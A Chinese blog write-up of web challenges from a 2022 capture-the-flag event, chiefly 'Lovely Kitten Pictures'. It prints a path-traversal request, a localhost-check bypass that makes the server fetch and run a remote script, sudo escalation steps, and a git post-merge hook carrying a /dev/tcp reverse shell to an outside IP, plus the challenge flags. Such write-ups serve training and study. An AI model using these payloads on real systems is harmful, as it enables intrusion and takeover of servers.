live ctf 2022 部分web题解

原创


ththaiai 于 2022-03-23 10:44:49 发布 789 收藏

文章标签： web安全

本文链接：https://blog.csdn.net/weixin_51458899/article/details/123679956


[live_ctf_2022]Traveler

找到漏洞点rce，难度可以做新生赛练习题



[live_ctf_2022]Lovely Kitten Pictures

此题考察一个提权的过程，从发现漏洞到获取admin权限的途中，你会先后拿到4个flag，很不错的一个模式！



首先是一些简单的信息收集，之后会看到有path，猜测文件读写漏洞，之后就成功了！

payload

```
GET /pictures.php?path=assets/../../../../../../../var/www/html/cat_info.php
```

下载下来的文件名是flag

之后按照大哥分析，大概是：看到fmp推测是go写的，直接尝试读取main.go，尝试成功读取它得到了源码

```
    if strings.Index(pictureURL, "http://localhost") != 0 {
        fmt.Printf("[*] External requests are not allowed! 🐐")
        return
    }

    commandString := fmt.Sprintf("wget -O - %s | /bin/bash", pictureURL)
    cmd := exec.Command("bash", "-c", commandString)
```

这里明显是一个http://localhost绕过，直接改dns解析，localhost.viewofthai.link指向自己vps，然后开启python3 -m http.server 1234， 下面放自己的bash.sh

payload

```
https://lovelykittenpictures.ctf.intigriti.io/cat_info.php?id=1%20-e%20http://localhost.viewofthai.link:1234/tmp/thaii.sh
```

读到后可以看到它直接管道符之后执行了！实践验证的确可以，反弹到了shell

flag2.txt在根目录

```
www-data@web-lovelykittenpictures-685ff5584d-cnm5g:/var/www/html$ cat /flag2.txt
<ures-685ff5584d-cnm5g:/var/www/html$ cat /flag2.txt
1337UP{K1TT3N_BYP4SS_W1TH_4T_CH4R4CT3R}
www-data@web-lovelykittenpictures-685ff5584d-cnm5g:/var/www/html$
```

`su sudo -l`

看到一个no password 的用户，是level1，直接登录它

`sudo su level1`

提权到了level1，flag2在此用户目录下

```
bash: line 16: flag: command not found
whoami
level1
cd ~
pwd
/home/level1
ls -al
total 24
dr-xr-x--- 1 level1 commonusers 4096 Mar 12 09:01 .
drwxr-xr-x 1 root   root        4096 Mar 12 09:01 ..
-rw-r--r-- 1 level1 commonusers  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 level1 commonusers 3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 level1 commonusers  807 Feb 25  2020 .profile
-r--r--r-- 1 root   root          34 Mar 12 09:01 flag3.txt
cat flag3.txt
1337UP{SUP3R_34SY_K1TT3N_PR1V3SC}
```

最后sudo -l 看到git pull命令有admin权限，根据洛神的指引需要下载https://github.com/arnav-t/git-pull-priv-escalation

里面的readme记载了用法

先把payload.tar放在python http服务的那个文件夹下

之后wget+url传到tmp目录（有权限）

```
cat ./slave/.git/hooks/post-merge
#!/bin/bash

printf 'Root Flag: '
cat /root/root.txt

printf 'User Flag: '
cat /home/clave/user.txt
echo '#!/bin/bash
bash -i > /dev/tcp/8.129.42.140/60006 0>&1 2>&1' >./slave/.git/hooks/post-merge
cat ./slave/.git/hooks/post-merge
#!/bin/bash
bash -i > /dev/tcp/8.129.42.140/60006 0>&1 2>&1
cd ..
cd payload
cd slave
chmod 777 . -R
sudo -u admin git pull
Updating 5e58161..e53f405
Fast-forward
 opml.php | 39 ++++++++++++++++++++++++++++++++++++++++
 1 file changed, 39 insertions(+)
 create mode 100644 opml.php
```

然后修改`slave/.git/hooks/post-merge`的内容为

```
#!/bin/bash
bash -i > /dev/tcp/8.129.42.140/60006 0>&1 2>&1
```

之后回到payload目录，记得chmod

> 这里要注意权限问题 这里我踩到坑了cd 回slave目录chmod 777 . -R 接着sudo -u admin git pull 即可收到反弹的admin的bash shell

```
admin@web-lovelykittenpictures-685ff5584d-cnm5g:/tmp/payload/slave$ whoami
whoami
admin
admin@web-lovelykittenpictures-685ff5584d-cnm5g:/tmp/payload/slave$ cd ~
cd ~
admin@web-lovelykittenpictures-685ff5584d-cnm5g:/home/admin$ cat flag
cat flag
cat: flag: No such file or directory
admin@web-lovelykittenpictures-685ff5584d-cnm5g:/home/admin$ ls
ls
flag4.txt
admin@web-lovelykittenpictures-685ff5584d-cnm5g:/home/admin$ cat fl*
cat fl*
1337UP{1TS_TH3_F1N4L_K1TT3N}
```